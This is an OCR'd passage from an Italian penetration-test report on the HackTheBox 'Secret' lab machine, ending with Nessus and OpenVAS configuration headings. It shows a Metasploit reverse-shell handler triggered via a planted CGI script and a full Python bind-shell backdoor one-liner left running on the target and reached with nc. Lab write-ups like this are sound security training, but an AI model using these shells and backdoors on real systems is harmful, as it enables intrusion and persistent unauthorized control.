
[18/06/2022 17:17] use exploit/multi/handler (eseguito su metasploit)

[18/06/2022 17:17] set payload cmd/unix/reverse_bash (eseguito su Metasploit)

[18/06/2022 17:18] set LHOST 10.10.16.12 (eseguito su Metasploit)

[18/06/2022 17:18] set LPORT 1337 (eseguito su Metasploit)

[18/06/2022 17:19] run (eseguito su Metasploit)



[18/06/2022 17:20] Si apre il browser firefox

[18/06/2022 17:20] Si invia una richiesta al seguente URL http://10.10.11.120:31337/cgi-bin/shell.sh

[18/06/2022 17:21] Tornando su metasploit vedremo che è stata stabilita una connessione. Si esegue il comando whoami e si nota però di essere utente "nobody".


```
[*] Started reverse TCP handler on 10.10.16.12:1337
[*] Command shell session 2 opened (10.10.16.12:1337 → 10.10.11.120:47364 ) at 2022-06-18 11:21:55 -0400

whoami
nobody
id
uid=65534(nobody) gid=0(root) groups=0(root),1000(dasith)
```

9.2 Backdoor (Bind) con python

[18/06/2022 17:30] Si accede al sito www.revshells.com

[18/06/2022 17:30] Si digita il valore "4242" nel campo "Port"

[18/06/2022 17:31] Si seleziona il Tab "Bind"




[18/06/2022 17:31] Si copia il payload cliccando sul tasto "Copy"

[18/06/2022 17:31] Si incolla il payload sul terminale della macchina target

[18/06/2022 17:32] Si aggiunge un ampersand (&) al termine del comando appena inserito e si preme invio


```
python3 -c 'exec("""import socket as s,subprocess as sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(s.SOL_SOCK
ET,s.SO_REUSEADDR, 1);s1.bind(("0.0.0.0",4242));s1.listen(1);c,a=s1.accept();
while True: d=c.recv(1024).decode();p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.sendall(p.
stdout.read()+p.stderr.read())""")' &
```

[18/06/2022 17:32] Si effettua la connessione alla porta 4242 del target. Si esegue il comando whoami e si nota di essere utente “root”.
nc -nv 10.10.11.120 4242




10 Appendix


10.1 Configurazione scansione Nessus (Basic Network Scan)




66 TAB SETTINGS, SOTTOSEZIONE BASIC




67 TAB SETTINGS, SOTTOSEZIONE DISCOVERY



68 TAB SETTINGS, SOTTOSEZIONE ASSESSMENT




69 TAB SETTINGS, SOTTOSEZIONE REPORT




70 TAB SETTINGS, SOTTOSEZIONE ADVANCED

10.2 Configurazione scansione OpenVAS




71 SCHEDA DEL TASK *HACKTHEBOX: SECRET*

